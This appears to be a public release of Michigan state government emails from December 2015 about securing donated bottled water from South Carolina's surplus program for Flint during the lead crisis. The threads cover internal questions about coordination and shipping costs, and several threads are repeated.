**Sent:** Wednesday, December 16, 2015 3:02 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** RE: Bottled Water

She reached out to them on her own.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:33 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Bottled Water

Thanks. Did she do it all on her own or did flint contact her ???

On Dec 16, 2015, at 2:13 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Absolutely. Will do by end of the day.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
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**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:07 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Bottled Water

Gotcha. Please send me a couple bullet points so that I can share with Brom and Caleb.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:05 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** RE: Bottled Water

She's utilizing the Federal Surplus Property program to transfer Federal items to the City of Flint. They will be a donee of the program (filling out application now). No different than getting them a truck or car parts it's just that this item is water. This has nothing to do with the Governor's Office declaring a state of emergency (which I do not believe he has done) and following their protocol.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ CSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image006.png>

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:03 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Bottled Water

So she is just giving the water to Flint? Isn't this activity coordinated through the Gov's/DEQ office?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:44 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** RE: Bottled Water

What do you mean? Carrie is initiating this on her own through the Federal Surplus program.

Thanks,  
Kristi

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**Sent:** Wednesday, December 16, 2015 1:02 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Bottled Water

OMG. who from DTMB are you working with on this

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Just wanted to share how proactive Carrie is being with the City of Flint.

Carrie has already heard back from the State of S. Carolina who is offering up 9-10 semi loads of bottled water.

We are going to waive all of our fees as well.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ CSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image006.png>

---

**From:** Rambo, Carolyn (DTMB)

**Sent:** Wednesday, December 16, 2015 10:44 AM

**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [akeisler@gs.sc.gov](mailto:akeisler@gs.sc.gov); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov);  
[andrew.j.giroux@maine.gov](mailto:andrew.j.giroux@maine.gov); [ann.kitzman@state.mn.us](mailto:ann.kitzman@state.mn.us);  
[anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov);  
[charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.barela@state.nm.us](mailto:christopher.barela@state.nm.us);  
[clint.schmidt@iowa.gov](mailto:clint.schmidt@iowa.gov); [craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov);  
[danielle.tatarakis@dgs.ca.gov](mailto:danielle.tatarakis@dgs.ca.gov); [danmartinez@utah.gov](mailto:danmartinez@utah.gov); [darci.king@dgs.ca.gov](mailto:darci.king@dgs.ca.gov);  
[david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.j.perdue@wv.gov](mailto:elizabeth.j.perdue@wv.gov); [Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov);  
[gary.thornton@ky.gov](mailto:gary.thornton@ky.gov); [gayleen.wyant@wyo.gov](mailto:gayleen.wyant@wyo.gov); [glandry@admin.nv.gov](mailto:glandry@admin.nv.gov);  
[holly.gustner@state.mn.us](mailto:holly.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov); [jim.rooker@das.ohio.gov](mailto:jim.rooker@das.ohio.gov);  
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[kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov); [Linda.hubeny@ct.gov](mailto:Linda.hubeny@ct.gov);  
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<[christopher.brooks@alaska.gov](mailto:christopher.brooks@alaska.gov)>; [marvin.manassa@dc.gov](mailto:marvin.manassa@dc.gov); [mathearn@mt.gov](mailto:mathearn@mt.gov);  
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[Michael.Ristroph@la.gov](mailto:Michael.Ristroph@la.gov); [michelle.berry@doc.state.co.us](mailto:michelle.berry@doc.state.co.us);  
[Mike.McClure@DMS.myflorida.com](mailto:Mike.McClure@DMS.myflorida.com); [Missy.Elmore@dfa.ms.gov](mailto:Missy.Elmore@dfa.ms.gov); [mstringent@pa.gov](mailto:mstringent@pa.gov);  
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[procurement@pticom.com](mailto:procurement@pticom.com); **Rambo, Carolyn (DTMB)** <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>;  
[ray.bamba@mail.gov.gu](mailto:ray.bamba@mail.gov.gu); [rbeaman@idoa.in.gov](mailto:rbeaman@idoa.in.gov); [rita.acevedo@dms.myflorida.com](mailto:rita.acevedo@dms.myflorida.com);  
[roger.stone@omes.ok.gov](mailto:roger.stone@omes.ok.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov);  
[shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [Stacey.Hooper@tn.gov](mailto:Stacey.Hooper@tn.gov); [steve.perica@azdoa.gov](mailto:steve.perica@azdoa.gov);  
[steven.ekin@doas.ga.gov](mailto:steven.ekin@doas.ga.gov); [sven.anderson@state.or.us](mailto:sven.anderson@state.or.us); [terry.lamos@state.vt.us](mailto:terry.lamos@state.vt.us);  
[Thomas.osterhout@ogs.ny.gov](mailto:Thomas.osterhout@ogs.ny.gov); [thornsby@gs.sc.gov](mailto:thornsby@gs.sc.gov); [tiaotalaga.kruse@op.as.gov](mailto:tiaotalaga.kruse@op.as.gov);  
[tina.owens@adem.arkansas.gov](mailto:tina.owens@adem.arkansas.gov); [wilswg@wtcsf.tec.wi.us](mailto:wilswg@wtcsf.tec.wi.us)  
**Cc:** 'executivedirector@NASASP.org' <[executivedirector@NASASP.org](mailto:executivedirector@NASASP.org)>; Doug Janka -  
5QSC ([doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)) <[doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)>; Clark, Stephanie (DTMB)  
<[clarks18@michigan.gov](mailto:clarks18@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaccess.gov](http://gsaccess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image008.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 4:38 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** RE: Bottled Water

Here's a couple of bullet points for you:

- Carrie Rambo and Stephanie Clark read an article about the Flint water problems and the State of emergency.
- Carrie reached out to the Assistant City Manager, Sean Kammer in the City of Flint to see if we might be able to assist them in getting water via the Federal Surplus Property Program.
- Carrie also sent the email below to all of our contacts in other states to see if anyone had water available to transfer to the City of Flint.
- South Carolina has offered up 93 pallets of bottled water if Flint can transport them.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:33 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Bottled Water

Thanks. Did she do it all on her own or did flint contact her ???


On Dec 16, 2015, at 2:13 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Absolutely. Will do by end of the day.

Thanks,  
Kristi



Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
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**HELP. CONNECT. SOLVE.**

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Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:05 PM  
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**Subject:** RE: Bottled Water

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Thanks,  
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Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget

Office @ GSB: 517.636.5407  
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<image006.png>

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:03 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Bottled Water

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Joyce Van Coevering, Director  
Office of Support Services  
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517-322-5005

<image003.png>


---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:44 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** RE: Bottled Water

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**HELP. CONNECT. SOLVE.**

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:02 PM

**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>

**Subject:** Re: Bottled Water

OMG. who from DTMB are you working with on this

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<image006.png>

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**From:** Rambo, Carolyn (DTMB)

**Sent:** Wednesday, December 16, 2015 10:44 AM

**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [akeisler@gs.sc.gov](mailto:akeisler@gs.sc.gov); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov);  
[andrew.i.giroux@maine.gov](mailto:andrew.i.giroux@maine.gov); [ann.kitzman@state.mn.us](mailto:ann.kitzman@state.mn.us);  
[anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov);  
[charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.barela@state.nm.us](mailto:christopher.barela@state.nm.us);  
[dclint.schmidt@iowa.gov](mailto:dclint.schmidt@iowa.gov); [craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov);  
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[david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.i.perdue@wv.gov](mailto:elizabeth.i.perdue@wv.gov); [Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov);  
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[holly.gustner@state.mn.us](mailto:holly.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov); [jim.rooker@das.ohio.gov](mailto:jim.rooker@das.ohio.gov);  
[john.etheridge@doa.nc.gov](mailto:john.etheridge@doa.nc.gov); [jsupry@nhsa.state.nh.us](mailto:jsupry@nhsa.state.nh.us); [kaelene.borkowski@state.sd.us](mailto:kaelene.borkowski@state.sd.us);  
[kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov); [Linda.hubeny@ct.gov](mailto:Linda.hubeny@ct.gov);  
[lpnnjsurplus@gw.njsp.org](mailto:lpnnjsurplus@gw.njsp.org); [mailto:christopher.brooks@alaska.gov](mailto:mailto:christopher.brooks@alaska.gov)  
<[christopher.brooks@alaska.gov](mailto:christopher.brooks@alaska.gov)>; [marvin.manassa@dc.gov](mailto:marvin.manassa@dc.gov); [mathearn@mt.gov](mailto:mathearn@mt.gov);  
[matt.gilbreath@print.ks.gov](mailto:matt.gilbreath@print.ks.gov); [MChella@Admin.RI.Gov](mailto:MChella@Admin.RI.Gov); [Michael.Deckelman@dfa.ms.gov](mailto:Michael.Deckelman@dfa.ms.gov);  
[Michael.Ristroph@la.gov](mailto:Michael.Ristroph@la.gov); [michelle.berry@doc.state.co.us](mailto:michelle.berry@doc.state.co.us);  
[Mike.McClure@DMS.myflorida.com](mailto:Mike.McClure@DMS.myflorida.com); [Missy.Elmore@dfa.ms.gov](mailto:Missy.Elmore@dfa.ms.gov); [mstringent@pa.gov](mailto:mstringent@pa.gov);  
[normaljane.davall@state.de.us](mailto:normaljane.davall@state.de.us); [olgamr@asg.pr.gov](mailto:olgamr@asg.pr.gov); [paul.guerino@state.ma.us](mailto:paul.guerino@state.ma.us);  
[procurement@pticom.com](mailto:procurement@pticom.com); **Rambo, Carolyn (DTMB)** <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>;  
[rav.bamba@mail.gov.gu](mailto:rav.bamba@mail.gov.gu); [rbeaman@idoa.in.gov](mailto:rbeaman@idoa.in.gov); [rita.acevedo@dms.myflorida.com](mailto:rita.acevedo@dms.myflorida.com);  
[roger.stone@omes.ok.gov](mailto:roger.stone@omes.ok.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov);  
[shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [Stacey.Hooper@tn.gov](mailto:Stacey.Hooper@tn.gov); [steve.perica@azdoa.gov](mailto:steve.perica@azdoa.gov);

[steven.ekin@doas.ga.gov](mailto:steven.ekin@doas.ga.gov); [sven.anderson@state.or.us](mailto:sven.anderson@state.or.us); [terry.lamos@state.vt.us](mailto:terry.lamos@state.vt.us);  
[Thomas.osterhout@ogs.ny.gov](mailto:Thomas.osterhout@ogs.ny.gov); [thornsby@gs.sc.gov](mailto:thornsby@gs.sc.gov); [tiaotalaga.kruse@op.as.gov](mailto:tiaotalaga.kruse@op.as.gov);  
[tina.owens@adem.arkansas.gov](mailto:tina.owens@adem.arkansas.gov); [wilswg@wtcsf.tec.wi.us](mailto:wilswg@wtcsf.tec.wi.us)  
**Cc:** '[executivedirector@NASASP.org](mailto:executivedirector@NASASP.org)' <[executivedirector@NASASP.org](mailto:executivedirector@NASASP.org)>; Doug Janka -  
5QSC ([doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)) <[doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)>; Clark, Stephanie (DTMB)  
<[clarks18@michigan.gov](mailto:clarks18@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaxcess.gov](http://gsaxcess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image008.png>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Friday, December 18, 2015 9:00 AM  
**To:** Rambo, Carolyn (DTMB)  
**Subject:** FW: Flint Water Contact


Carrie --

Can you please reach out to her? I'm not sure they have a way to pay for the transportation but at least talk with her about the opportunity.

Please keep me in the loop.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

---

**From:** Buhs, Caleb (DTMB)  
**Sent:** Thursday, December 17, 2015 11:24 AM  
**To:** Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
**Subject:** Fwd: Flint Water Contact

See the email string below. Hopefully we can talk at the manager meeting about next steps.

Caleb Buhs

Begin forwarded message:

**From:** "Thompson, Sheryl D. (DHHS)" <ThompsonS2@michigan.gov>  
**Date:** December 17, 2015 at 9:06:09 AM EST  
**To:** "Dykema, Linda D. (DHHS)" <DykemaL@michigan.gov>  
**Cc:** "Minicuci, Angela (DHHS)" <MinicuciA@michigan.gov>, "Moran, Susan (DHHS)" <MoranS@michigan.gov>, "Buhs, Caleb (DTMB)" <BuhsC@michigan.gov>, "Anderson, Paula (DHHS)" <AndersonP3@michigan.gov>  
**Subject:** Re: Flint Water Contact

Please give him my cell number in addition to email. 517-285-0880

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:47 AM, Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)> wrote:

Ok, are you the right HHS contact for Caleb Buhs to get the water to the right place in Flint?

---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Thursday, December 17, 2015 8:44 AM  
**To:** Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Cc:** Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moran, Susan (DHHS) <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Anderson, Paula (DHHS) <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Re: Flint Water Contact

Hi Linda, at one point we had more than enough water for the schools. However due to the need to emphasize using bottled water for everything continued donations would be helpful.

It helps to also reduce the water bill for families. While I have the filter I still use bottled water for coffee, cooking etc.  
kids for brushing their teeth.

I know that churches and food pantries are giving out cases of water with food baskets and give aways as well as at the health fairs.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:08 AM, Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)> wrote:

Sheryl,

Please see the e-mails below. I've heard conflicting messages about the need for bottled water. Can you provide some insight?  
Thanks

*Linda D. Dykema, Ph.D.*

Environmental Public Health Director  
Division of Environmental Health  
Michigan Department of Health & Human Services  
517.335.8566  
[dykemaL@michigan.gov](mailto:dykemaL@michigan.gov)

---

**From:** Minicuci, Angela (DHHS)  
**Sent:** Thursday, December 17, 2015 7:32 AM  
**To:** Moran, Susan (DHHS) <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Cc:** Anderson, Paula (DHHS) <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Fwd: Flint Water Contact

Good morning everyone,

Please see the offer below from the DTMB PIO regarding bottled water for Flint. Can you please work with Caleb to help facilitate this?

Thank you,  
Angela

Sent from my iPhone

Begin forwarded message:

**From:** "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Date:** December 17, 2015 at 6:41:16 AM EST  
**To:** "Minicuci, Angela (DHHS)" <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>  
**Subject:** Flint Water Contact

Through a connection in our Surplus Office we have identified pallets of bottled water in South Carolina that they are willing to donate to Flint. I don't have many details right now, but I was hoping to connect our staff with the DHHS contact overseeing the Flint efforts to see if this is something that would be helpful. Can you get me a name and phone number?

Thanks,  
Caleb Buhs



---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Monday, December 21, 2015 3:44 PM  
**To:** Buhs, Caleb (DTMB)  
**Subject:** Fwd: Flint Water Contact

Just keeping you in the loop.

Thanks,  
Kristi

Begin forwarded message:

**From:** "Thompson, Sheryl D. (DHHS)" <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>  
**Date:** December 21, 2015 at 1:21:48 PM EST  
**To:** "Rambo, Carolyn (DTMB)" <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Cc:** "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Flint Water Contact

Carolyn in the meantime can you find out the actual shipping cost? That way I can begin preparing to pay for it.

I was told that the shipments come at the cost of shipping. This is about ½ the cost of buying the water and shipping ranges from between \$1000-\$2,000 per semi.

Thanks and we will talk on Monday.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 21, 2015, at 12:50 PM, Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)> wrote:

Sheryl,

Yes, I will be in the office all day on Monday. I can be reached at either my desk (517) 241-4947 or cell phone (517)243-4679 whenever you are available.

Thanks,

Carolyn Rambo, Program Supervisor

State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image001.png>

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**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Monday, December 21, 2015 12:28 PM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Flint Water Contact

Hi yes we do. I've just confirmed it. I'm going to have sporadic email service the rest of this week as I'm out of town. Could we connect on Monday to work out the logistics? If we need to take action today or this week I can work it out tomorrow.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 21, 2015, at 10:14 AM, Rambo, Carolyn (DTMB)  
<[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)> wrote:

Sheryl,

The state of South Carolina has 93 pallets of bottled water available as well as 32 pallets of canned water. The manager from South Carolina recommended the canned water not be used for drinking but for uses in the home (bathing, toilet, cleaning, etc.). South Carolina's Federal Surplus Program is willing to transfer the water to the State of Michigan Federal Surplus Program. The City of Flint is responsible for setting up the logistics to get the pallets shipped to Flint as well as any shipping costs. Do you have any resources to help the city with the shipping costs? Please let me know if you have any questions.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division

3111 W. St. Joseph St., Lansing, MI 48917  
[ramboc1@michigan.gov](mailto:ramboc1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image001.png>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Friday, December 18, 2015 9:00 AM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Subject:** FW: Flint Water Contact

Carrie –

Can you please reach out to her? I'm not sure they have a way to pay for the transportation but at least talk with her about the opportunity.

Please keep me in the loop.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ CSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image002.png>

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**From:** Buhs, Caleb (DTMB)  
**Sent:** Thursday, December 17, 2015 11:24 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Fwd: Flint Water Contact

See the email string below. Hopefully we can talk at the manager meeting about next steps.

Caleb Buhs

Begin forwarded message:

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<[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>  
**Date:** December 17, 2015 at 9:06:09 AM EST  
**To:** "Dykema, Linda D. (DHHS)"  
<[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Cc:** "Minicuci, Angela (DHHS)"  
<[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>, "Moran, Susan (DHHS)" <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>, "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "Anderson, Paula (DHHS)" <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject: Re: Flint Water Contact**

Please give him my cell number in addition to email. 517-285-0880

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:47 AM, Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)> wrote:

Ok, are you the right HHS contact for Caleb Buhs to get the water to the right place in Flint?

---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Thursday, December 17, 2015 8:44 AM  
**To:** Dykema, Linda D. (DHHS)  
<[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Cc:** Minicuci, Angela (DHHS)  
<[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moran, Susan (DHHS)  
<[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Anderson, Paula (DHHS)  
<[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Re: Flint Water Contact

Hi Linda, at one point we had more than enough water for the schools. However due to the need to emphasize using bottled water for

everything continued donations  
would be helpful.

It helps to also reduce the water bill  
for families. While I have the filter I  
still use bottled water for coffee,  
cooking etc.  
kids for brushing their teeth.

I know that churches and food  
pantries are giving out cases of water  
with food baskets and give aways as  
well as at the health fairs.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:08 AM,  
Dykema, Linda D. (DHHS)  
<[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)> wrote:

Sheryl,

Please see the e-mails  
below. I've heard  
conflicting messages  
about the need for  
bottled water. Can  
you provide some  
insight? Thanks

*Linda D.*  
*Dykema, Ph.D.*  
Environmental Public  
Health Director  
Division of  
Environmental Health  
Michigan Department  
of Health & Human  
Services  
517.335.8566

dykema@michigan.gov

---

**From:** Minicuci, Angela  
(DHHS)  
**Sent:** Thursday,  
December 17, 2015  
7:32 AM  
**To:** Moran, Susan  
(DHHS)  
<MoranS@michigan.gov>; Dykema, Linda D.  
(DHHS)  
<DykemaL@michigan.gov>; Buhs, Caleb  
(DTMB)  
<BuhsC@michigan.gov>  
**Cc:** Anderson, Paula  
(DHHS)  
<AndersonP3@michigan.gov>  
**Subject:** Fwd: Flint  
Water Contact

Good morning  
everyone,

Please see the offer  
below from the  
DTMB PIO regarding  
bottled water for  
Flint. Can you please  
work with Caleb to  
help facilitate this?

Thank you,  
Angela

Sent from my iPhone

Begin forwarded  
message:

**From:**  
"Buhs,  
Caleb  
(DTMB)"  
<Buhs

C@mi  
chigan.  
gov>

**Date:**

Decem  
ber 17,  
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numbe  
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Thanks

,

Caleb  
Buhs



---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, December 29, 2015 6:54 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** Re: Flint

Waiting for Flint to finalize getting the money. Looking into transportation options to get the bottles here. They don't want the cans.

